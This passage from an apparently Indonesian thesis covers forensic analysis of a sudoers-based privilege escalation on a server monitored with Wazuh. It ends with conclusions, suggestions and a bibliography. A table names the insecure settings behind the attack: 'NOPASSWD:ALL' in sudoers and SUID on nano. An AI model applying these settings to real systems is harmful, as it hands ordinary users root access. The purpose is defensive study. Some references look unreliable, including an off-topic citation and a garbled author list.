Kelemahan lainnya terletak pada kurangnya kontrol akses berbasis prinsip least privilege, di mana pengguna memiliki hak lebih dari yang diperlukan. Hal ini diperburuk oleh ketiadaan validasi granular pada perintah-perintah yang diizinkan melalui sudo, serta absennya pembatasan berdasarkan perintah tertentu. Sistem juga tidak memiliki mekanisme deteksi dan monitoring yang memadai terhadap aktivitas mencurigakan, seperti pengeditan file konfigurasi sistem atau eksekusi perintah sudo oleh pengguna yang tidak semestinya. Tidak adanya korelasi log antar aktivitas, seperti login gagal berulang yang diikuti oleh keberhasilan login dan modifikasi konfigurasi, membuat proses deteksi serangan menjadi lambat dan tidak responsif.

Di sisi lain, sistem keamanan juga lemah dalam aspek perlindungan log. Tanpa adanya sistem integritas log (seperti File Integrity Monitoring), penyerang yang telah memperoleh hak istimewa dapat menghapus atau mengubah log untuk mengaburkan jejak aktivitas mereka. Selain itu, penggunaan kredensial yang lemah dan tidak dilengkapi dengan mekanisme Multi-Factor Authentication (MFA) meningkatkan risiko penyusupan melalui brute force atau credential stuffing. Layanan-layanan yang berjalan dengan hak root tanpa sandboxing turut memperbesar risiko, karena jika salah satu layanan berhasil dieksploitasi, penyerang dapat dengan mudah melanjutkan serangan *privilege escalation* dan mengambil alih sistem secara penuh. Bagian ini juga mengidentifikasi pola dan karakteristik artefak serangan berbasis *misconfiguration sudoers*, yang dapat menjadi bukti digital dalam proses investigasi.

Dengan berbagai faktor penyebab tersebut, dapat disimpulkan bahwa serangan *privilege escalation* merupakan akibat dari akumulasi kelemahan sistemik, bukan hanya dari satu titik kegagalan. Oleh karena itu, mitigasi serangan ini tidak cukup hanya dengan menambal satu celah, melainkan harus mencakup penguatan konfigurasi sistem, penerapan prinsip keamanan yang ketat, sistem deteksi dan monitoring yang proaktif, serta pembatasan akses berbasis hak minimal. Penelitian ini berhasil menunjukkan bagaimana metode

Network Forensics Generic Process Model (NFGP) dapat dimanfaatkan secara efektif untuk mengidentifikasi karakteristik artefak digital serangan dan mengusulkan langkah-langkah perbaikan yang tepat.

Tabel 4.18 penyebab serangan *privilege escalation* dari sudut pandang keamanan

No.	Aspek Keamanan	Penyebab Serangan
1	Konfigurasi Sudoers	Penggunaan konfigurasi 'NOPASSWD:ALL' memungkinkan user biasa menjalankan perintah root tanpa autentikasi tambahan.
2	Hak Akses File (SUID)	File seperti '/usr/bin/nano' memiliki bit SUID aktif, memungkinkan akses root saat dijalankan oleh user biasa.
3	Kontrol Akses	Tidak diterapkannya prinsip least privilege dan tidak adanya pembatasan perintah berbasis role atau user.
4	Monitoring & Deteksi	Tidak ada sistem deteksi dini atau korelasi log yang mendeteksi pola aktivitas mencurigakan secara otomatis.
5	Integritas Log	Log sistem tidak dilindungi oleh mekanisme seperti File Integrity Monitoring (FIM), sehingga mudah dihapus atau dimodifikasi oleh penyerang.
6	Keamanan Kredensial	Password lemah atau mudah ditebak, serta tidak adanya autentikasi berlapis (MFA), meningkatkan risiko akses ilegal.
7	Layanan Sistem	Layanan penting berjalan sebagai root tanpa sandboxing, sehingga ketika dieksploitasi memberi akses penuh ke sistem.

BAB 5

Kesimpulan dan Saran

5.1 Kesimpulan

Berdasarkan hasil penelitian yang telah dilakukan, dapat disimpulkan bahwa metode *Network Forensics Generic Process Model* (NFGP) dapat dilakukan dan mampu digunakan secara sistematis untuk mengenali karakteristik serangan *privilege escalation* pada server berdasarkan file log melalui tahapan *Preparation, Detection, Collection, Preservation, Examination, Analysis, Investigation, dan Presentation*. Penelitian ini berhasil menjawab rumusan masalah dengan menunjukkan bahwa karakteristik utama serangan *privilege escalation* dapat diidentifikasi melalui artefak digital berupa akses tidak sah menggunakan protokol SSH, perubahan pada file kritis seperti *sudoers*, penggunaan perintah dengan hak istimewa yang tidak semestinya, serta munculnya hak akses *root* secara ilegal. Seluruh artefak tersebut terekam dengan baik dalam log Wazuh dan dapat dianalisis menggunakan standar NIST 800-53 dan PCI DSS, sehingga bukti digital yang dihasilkan memiliki validitas yang kuat untuk kebutuhan investigasi forensik. Selain itu, penelitian ini juga telah mencapai tujuan penelitian, yaitu mengidentifikasi karakteristik artefak digital serangan *privilege escalation* yang tidak hanya berfungsi sebagai bukti forensik, tetapi juga dapat dijadikan dasar dalam pengembangan sistem deteksi dini serangan serupa. Penggunaan Wazuh sebagai sistem SIEM yang dikombinasikan dengan metode NFGP terbukti dapat dilakukan dalam memonitor aktivitas server, mengumpulkan log forensik, serta mendukung proses analisis bukti digital secara lebih terstruktur. Sebagai hasil akhir, penelitian ini tidak hanya berkontribusi pada aspek deteksi dan identifikasi serangan, tetapi juga menghasilkan rekomendasi teknis berupa pembatasan hak akses file penting, penguatan mekanisme autentikasi, perbaikan konfigurasi *sudo*, dan peningkatan pengawasan aktivitas pengguna, sehingga dapat meningkatkan keamanan server secara menyeluruh terhadap ancaman serangan *privilege escalation*.

5.2 Saran

Penelitian ini masih memiliki keterbatasan pada ruang lingkup simulasi yang dilakukan dalam lingkungan server tunggal dan penggunaan standar keamanan tertentu. Oleh karena itu, penelitian selanjutnya disarankan untuk memperluas cakupan analisis pada lingkungan jaringan yang lebih kompleks, seperti sistem berbasis *cloud computing* atau

containerization, guna mengevaluasi efektivitas metode NFGP dalam kondisi sistem yang lebih dinamis dan terdistribusi. Selain itu, integrasi antara metode NFGP dengan teknologi kecerdasan buatan (AI) atau *machine learning* perlu dikembangkan untuk meningkatkan kemampuan deteksi otomatis terhadap pola serangan baru (*zero-day attacks*) yang sulit diidentifikasi dengan pendekatan manual. Pengembangan model pencegahan adaptif berbasis hasil analisis forensik juga menjadi peluang penting agar sistem tidak hanya mampu mendeteksi, tetapi juga secara otomatis merespons dan memperbaiki celah keamanan secara *real-time*. Penelitian lanjutan juga diharapkan dapat mengkaji korelasi antarlog dari multi-server untuk memperoleh gambaran yang lebih komprehensif mengenai rantai serangan dan dampaknya terhadap infrastruktur jaringan. Dengan demikian, hasil penelitian di masa mendatang diharapkan dapat memperkuat landasan ilmiah dan teknis bagi pengembangan sistem keamanan siber yang lebih tangguh dan adaptif terhadap evolusi ancaman *privilege escalation* di berbagai platform.

Dengan adanya saran-saran tersebut, diharapkan dapat mendukung peningkatan kualitas keamanan sistem server, memperluas pemahaman terhadap karakteristik serangan *privilege escalation*, serta memperkuat kapabilitas deteksi dan penanganan insiden melalui pendekatan forensik digital.

Daftar Pustaka

- Ab Wahab, H. U. H., & Mohamad Zain, J. (2018). WINDOWS PRIVILEGE ESCALATION THROUGH NETWORK BACKDOOR AND INFORMATION MINING USING USB HACKTOOL. *MALAYSIAN JOURNAL OF COMPUTING*, 3(1), 12. <https://doi.org/10.24191/mjoc.v3i1.4811>
- Adam, H. M., Widyawan, & Putra, G. D. (2023). A Review of Penetration Testing Frameworks, Tools, and Application Areas. *Proceedings - 2023 IEEE 7th International Conference on Information Technology, Information Systems and Electrical Engineering, ICITISEE 2023*, 319–324. <https://doi.org/10.1109/ICITISEE58992.2023.10404397>
- Adam, M., Alwi, E. I., & As'ad, I. (2022). *ANALISIS FORENSIK TERHADAP SERANGAN DDOS PING OF DEATH PADA SERVER* (Vol. 5, Issue 1).
- AlKhanafseh, M., & Surakhi, O. (2024). Evidence Preservation in Digital Forensics: An Approach Using Blockchain and LSTM-Based Steganography. *Electronics*, 13(18), 3729. <https://doi.org/10.3390/electronics13183729>
- Apa itu Forensik Jaringan & Cara Memeriksa Jaringan dengan Sukses.* (n.d.). Retrieved July 4, 2025, from <https://www.eccouncil.org/cybersecurity-exchange/computer-forensics/what-is-network-forensics/>
- Apa itu Privilege Escalation? | IBM.* (n.d.). Retrieved July 4, 2025, from <https://www.ibm.com/think/topics/privilege-escalation>
- Ardiyasa, I. W. (2019). *APLIKASI ANALISIS NETWORK FORENSIC UNTUK ANALISIS SERANGAN PADA SYSLOG SERVER.*
- Ardiyasa, W., Luh, N., Suwirmayanti, G. P., Teknologi, I., Bisnis, D., & Bali, S. (2021). *Analisa Serangan Remote Exploit pada Jaringan Komputer dengan menggunakan Metode Network Forensic.*
- Book 5-Digital Investigation Techniques and Tools.* (n.d.).
- Carvajal, A., & Garcia-Colon, V. R. (2003). High capacity motors on-line diagnosis based on ultra wide band partial discharge detection. *IEEE International Symposium on Diagnostics for Electric Machines, Power Electronics and Drives, SDEMPED 2003 - Proceedings*, 168–170. <https://doi.org/10.1109/DEMPED.2003.1234567>
- Damayanti, T. H., & Hikmah, I. R. (2022). Network Forensic Serangan DoS pada Jaringan Cloud berdasarkan Generic Framework for Network Forensics (GFNF). *Edumatic:*

- Jurnal Pendidikan Informatika*, 6(2), 334–343.
<https://doi.org/10.29408/edumatic.v6i2.6466>
- Dehan Pratama, M., Nova, F., & Prayama, D. (2022). Wazuh sebagai Log Event Management dan Deteksi Celah Keamanan pada Server dari Serangan Dos. In *Wazuh sebagai Log Event Management dan Deteksi Celah Keamanan pada Server dari Serangan Dos JITSI : Jurnal Ilmiah Teknologi Sistem Informasi* (Vol. 3, Issue 1). <http://jurnal-itsi.org>
- Forensik Jaringan: Konsep dan Tantangan*. (n.d.). Retrieved July 4, 2025, from <https://juniperpublishers.com/jfsci/JFSCI.MS.ID.555853.php>
- Friedl, S., & Pernul, G. (2024). IoT Forensics Readiness - influencing factors. In *Forensic Science International: Digital Investigation* (Vol. 49). Elsevier Ltd.
<https://doi.org/10.1016/j.fsidi.2024.301768>
- Garfinkel, S. (n.d.). *Anti-Forensics: Techniques, Detection and Countermeasures*.
- Garfinkel, S. L. (2010). Digital forensics research: The next 10 years. *Digital Investigation*, 7(SUPPL.). <https://doi.org/10.1016/j.diin.2010.05.009>
- Guan, Y. (2009). Network forensics. *Computer and Information Security Handbook*, 339–347. <https://doi.org/10.1016/B978-0-12-374354-1.00020-0>
- Hafizh, M. N., Riadi, I., & Fadlil, A. (2020). Forensik Jaringan Terhadap Serangan ARP Spoofing menggunakan Metode Live Forensic. *Jurnal Telekomunikasi Dan Komputer*, 10(2), 111. <https://doi.org/10.22441/incomtech.v10i2.8757>
- Hassan, N. A. (2019). Introduction: Understanding Digital Forensics. In N. A. Hassan (Ed.), *Digital Forensics Basics: A Practical Guide Using Windows OS* (pp. 1–33). Apress. https://doi.org/10.1007/978-1-4842-3838-7_1
- Iriani, L., & Hafizh, M. N. (2023). Analisis Forensik Jaringan Terhadap Serangan Spoofing Menggunakan Metode Network Forensic Development Life Cycle. 01(05).
- Kent, K., & Souppaya, M. (n.d.). *Special Publication 800-92 Guide to Computer Security Log Management Recommendations of the National Institute of Standards and Technology*.
- Klasén, L., Fock, N., & Forchheimer, R. (2024). The invisible evidence: Digital forensics as key to solving crimes in the digital age. *Forensic Science International*, 362. <https://doi.org/10.1016/j.forsciint.2024.112133>
- Kurnia, D. (2020). Analisis Forensik Serangan SQL Injection dan DoS Menggunakan Instrution Detection System Pada Server Berbasis Lokal. 4(2).
<https://doi.org/10.30743/infotekjar.v4i2.2420>

LANSKAP KEAMANAN SIBER INDONESIA 2024. (n.d.).

Maulana, M. (2023). *Klasifikasi Serangan Jaringan Menggunakan Support Vector Machine Untuk Investigasi Forensik Jaringan.*

Murti, R. H. W., Riadi, I., Anwar, N., & Ismail, T. (2023). Forensik Jaringan Terhadap Serangan DDOS Menggunakan Metode Network Forensic Development Life Cycle. *JSTIE (Jurnal Sarjana Teknik Informatika) (E-Journal)*, 11(3), 107.
<https://doi.org/10.12928/jstie.v11i3.26544>

Nawwar, A. (2024a). *ANALISIS FORENSIK DIGITAL PADA BUKTI DIGITAL KEJAHATAN.* <https://repository.uinjkt.ac.id/dspace/handle/123456789/83810>

Nawwar, A. (2024b). *SKRIPSI ANALISIS FORENSIK DIGITAL PADA BUKTI DIGITAL KEJAHATAN.*

Parulian, S., Pratiwi, D. A., & Cahya Yustina, M. (n.d.). *Ancaman dan Solusi Serangan Siber di Indonesia.* <http://ejournal.upi.edu/index.php/TELNECT/>

Pradhana, I., Riadi, I., & Prayudi, Y. (2021). Forensik Router untuk Mendeteksi Flooding Attack Menggunakan Metode Live Forensic. *JRST (Jurnal Riset Sains Dan Teknologi)*, 5(1), 31. <https://doi.org/10.30595/jrst.v5i1.7662>

Provos, N., & Friedl GeNUA Peter Honeyman, M. (2023). *Preventing Privilege Escalation.*

Putra, I., Prayudi, Y., & Luthfi, A. (2023). *Live Forensics untuk mengenali Karakteristik Serangan File Upload Guna Meningkatkan Keamanan pada Web Server (Vol. 6, Issue 6).* <http://Jiip.stkipyapisdompu.ac.id>

Ramadhan, R. A., Tira, A. T., & Fadhilah, M. R. (n.d.-a). *SISTEMASI: Jurnal Sistem Informasi Forensik Jaringan: Analisis Serangan Client dan Pengukuran Quality of Service oleh ARP Poisoning menggunakan Network Forensic Generic Process (NFGP) Model Network Forensic: Analysis of Client Attack and Quality of Service Measurement by Arp Poisoning Using Network Forensic Generic Process (NFGP) Model.* <http://sistemasi.ftik.unisi.ac.id>

Ramadhan, R. A., Tira, A. T., & Fadhilah, M. R. (n.d.-b). *SISTEMASI: Jurnal Sistem Informasi Forensik Jaringan: Analisis Serangan Client dan Pengukuran Quality of Service oleh ARP Poisoning menggunakan Network Forensic Generic Process (NFGP) Model Network Forensic: Analysis of Client Attack and Quality of Service Measurement by Arp Poisoning Using Network Forensic Generic Process (NFGP) Model.* <http://sistemasi.ftik.unisi.ac.id>

- Riadi, I., Umar, R., & Fauzan Gustafi, M. (2021). Audio Forensics on Smartphone with Digital Forensics Research Workshop (DFRWS) Method. In *Communication & Information Technology Journal* (Vol. 15, Issue 1).
- Scalefocus. (2020, November 10). *Why Penetration Testing Is Not Enough to Secure Your Business*. Scalefocus. <https://www.scalefocus.com/blog/why-penetration-testing-is-not-enough-to-secure-your-business>
- Serangan Eskalasi Hak Istimewa: Jenis, Contoh, dan Pencegahan*. (n.d.). Retrieved July 4, 2025, from <https://purplesec.us/learn/privilege-escalation-attacks/>
- Surya Kusuma, R. (2023). Forensik Serangan Ransomware Ryuk pada Jaringan Cloud. In *Forensik Serangan Ransomware Ryuk pada Jaringan Cloud JURNAL MULTINETICS* (Vol. 9, Issue 2).
- Syahputra, A., Nurcahyo, Y., & Arlis, S. (2024). Penerapan Metode Live Forensik Untuk Analisis Serangan DoS Pada Router Mikrotik. *Jurnal KomtekInfo*, 247–255. <https://doi.org/10.35134/komtekinfo.v11i4.555>
- teradrive. (2024, November 11). *How Forensics Experts Find Hidden Data*. Teradriveforensics.Ca. <https://teradriveforensics.ca/forensics-experts-find-hidden-data/>
- Thomas, M., & Meshram, B. (2023). *A Brief Review of Network Forensics Process Models and a Proposed Systematic Model for Investigation* (pp. 599–627). https://doi.org/10.1007/978-3-031-18497-0_45
- Toriyansa Natanegara, Y. M. D. S. (2023). *IMPLEMENTASI HONEYPOT COWRIE DAN SNORT SEBAGAI ALAT DETEKSI SERANGAN PADA SERVER*.
- Wazuh - Sumber Terbuka XDR. SIEM Sumber Terbuka*. (n.d.). Retrieved July 4, 2025, from <https://wazuh.com/>
- Wijayanto, A. (2023). *Forensik Jaringan Terhadap Serangan ARP Spoofing Menggunakan Metode TAARA*.
- Yasin, F., Abdul Fadlil, & Rusydi Umar. (2021). Identifikasi Bukti Forensik Jaringan Virtual Router Menggunakan Metode NIST. *Jurnal RESTI (Rekayasa Sistem Dan Teknologi Informasi)*, 5(1), 91–98. <https://doi.org/10.29207/resti.v5i1.2784>